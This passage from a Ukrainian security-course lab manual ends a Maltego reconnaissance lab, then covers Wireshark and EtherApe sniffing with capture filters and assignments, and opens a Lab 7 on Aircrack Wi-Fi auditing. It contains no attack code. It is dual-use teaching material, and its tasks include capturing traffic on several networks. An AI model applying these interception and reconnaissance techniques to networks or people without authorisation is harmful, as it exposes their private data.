(Рисунок 5.7, позначено червоним маркером). Якщо ж є необхідність створити новий вузол – його тип можливо обрати на лівій панелі – “Entity Palette” (Рисунок 5.7, позначено червоним маркером).



Рисунок 5.7 – Головне вікно Maltego та граф, побудований в процесі роботи машини Footprint L1

Завдання:

– провести дослідження довільно обраного об’єкту з використанням не менше 3х машин;

– перерахувати та описати фази виконання кожної з використовуваних машин;

– застосувати принаймні 3 трансформи до не менш ніж 3-х вузлів, обґрунтувати вибір вузлів та трансформів (відобразити у звіті);

– проаналізувати отриманий граф, відмітити у звіті точки інтересу, обґрунтувати вибір;

– визначити наявність чуттєвої інформації (відобразити у звіті можливості їх використання зловмисниками).

Лабораторна робота № 6

Тема: Сніфери

Мета: Отримати навички збору технічної та чутливої інформації за допомогою ПЗ класу «сніфери».

Теоретичні відомості

Серед програмного забезпечення, що дозволяє збирати та аналізувати інформацію з систем та у системах, є великий клас ПЗ, що називається «сніфери», від англійського “sniff” – нюхати, винюхувати. Сніфери – це дуже широкий клас ПЗ, вони можуть бути мережевими, можуть встановлюватися на USB-інтерфейси, одним із різновидів сніферів можна вважати кейлогери, сніфери можуть перехоплювати переривання з пристроїв і багато іншого. Головною особливістю будь якого сніфера є здатність до пасивного збору інформації.

В даній лабораторній роботі буде розглянуто один із найпотужніших мережевих сніферів – Wireshark (Рисунок 6.1).



Рисунок 6.17 – Головне вікно сніферу Wireshark

Для початку використання сніферу оберіть інтерфейс, на якому буде

працювати сніфер, та зробіть подвійний клік на нього (Рисунок 6.2).



Рисунок 6.18 – Запуск сніферу з вибором бажаного інтерфейсу

Після старту сніфер почне відображати увесь трафік, що проходить через обраний інтерфейс. Найчастіше, така кількість інформації – надмірна, тому у сніфері розгорнуто дуже потужну систему налагодження фільтрів.

Усі фільтри у Wireshark діляться на дві основні групи. Перша – це фільтри захоплення (capture), вони визначають які дані будуть взяті з трафіку та збережені. Друга група – фільтри відображення (display), вони призначені для того, щоб залишити необхідну інформацію на дисплеї, вони не впливають на ті пакети, що захоплює сніфер, а лише на інформацію, що відображається на моніторі. Налаштувати фільтри можна у відповідних меню, що викликаються кнопками (Рисунок 6.3, синім маркером позначено кнопку для меню фільтрів захвату, а червоним для фільтрів відображення)



Рисунок 6.19 – Захоплення трафіку, опис елементів інтерфейсу

Для налагодження фільтрів використовуються вирази, що можуть бути досить складними. Але, для прикладу, можна навести наступний вираз: `(tcp.port == 80) or (udp.port == 80)`.

Цей приклад можна застосувати як до фільтру відображення, так і до фільтру захоплення – він означає, що сніфер буде ігнорувати усі пакети окрім тих, що надсилаються або за протоколом TCP, або за протоколом UDP на/з порту 80. Так, використовуючи відповідні фільтри можна зосередитись лише на певній інформації, яку очікує отримати спеціаліст з ІБ. Зручною особливістю Wireshark є те, що будь-який заданий параметр пакета можна перетворити на запит для фільтра, як зображено на Рисунку 6.4.



Рисунок 6.4 – Використання готового значення в якості фільтра

Через перемішування пакетів, які відносяться до різних з’єднань, та властивості мережевих пакетів розбиватися на частини буває важко проаналізувати зв’язок певним з’єднанням. Для цього у Wireshark є можливість «прослідкувати» за спілкуванням, як зображено на Рисунку 6.5.1 та Рисунку 6.5.2.



Рисунок 6.5.1 – Обрання опції відображення спілкування в рамках одного потоку



Рисунок 6.5.2 – Вікно з декодованими повідомленнями

Насамкінець, величезну кількістю перехопленого трафіку можна використати з користю у випадку статистики. Wireshark дозволяє проаналізувати кількість пакетів різного типу (Рисунок 6.6), довжини та з’єднань, може побудувати графіки вводу/виведення чи комунікації загалом відносно часу, виокремити усіх учасників з’єднання тощо.



Рисунок 6.6 – Відображення ієрархії протоколів у перехопленому трафіку

Сніфер може виконувати не лише захоплення пакетів, іноді він необхідний лише для моніторингу звернень хосту у мережі. Для таких цілей розроблено сніфер EtherApe. Його можливо встановити виконавши команду у консолі від імені root`а “`apt install etherape`”. Запустивши EtherApe від імені супер-користувача оберіть інтерфейс та режим у меню “Capture” (позначено червоним маркером на Рисунок 6.7).



Рисунок 6.7 – Головне вікно сніферу Etherape, червоним маркером помічене меню “Capture”

Приклад роботи сніферу зображено на Рисунку 6.8.



Рисунок 6.8 – Приклад роботи сніферу

Зверніть увагу, що зліва знаходиться панель “Protocols” – там відображаються усі нещодавні протоколи, за якими надсилалися дані.

Завдання:

– використовуючи сніфер Wireshark та інформацію з сайту *anti-trojan.org/port_opened.html* (можливо використовувати й інші ресурси, основним критерієм є актуальність інформації), побудуйте фільтр (захвату або відображення) для перехвату пакетів, що можуть йти зі шпигунського програмного забезпечення;

– після побудови фільтру проаналізуйте трафік у декількох мережах, додайте у звіт інформацію про трафік, який було отримано у кожній з мереж;

– за допомогою Wireshark проаналізуйте трафік, що генерує ваш комп’ютер при зверненні на популярні сайти (використовуйте фільтри, інформацію про них додайте у звіт, поясніть чому ви використали саме їх), ваші спостереження додайте у звіт;

– використовуючи сніфер EtherApe, проаналізуйте зв’язки, що виникають при зверненні вашого браузеру до популярних сайтів, додайте у звіт спостереження та пояснення про природу походження цих зв’язків.

Лабораторна робота № 7

Тема: Засіб дослідження вразливостей бездротових мереж Wi-Fi – Aircrack.

Мета: Отримати навички збору технічної та чутливої інформації з бездротових мереж Wi-Fi з використанням програмного пакету Aircrack.

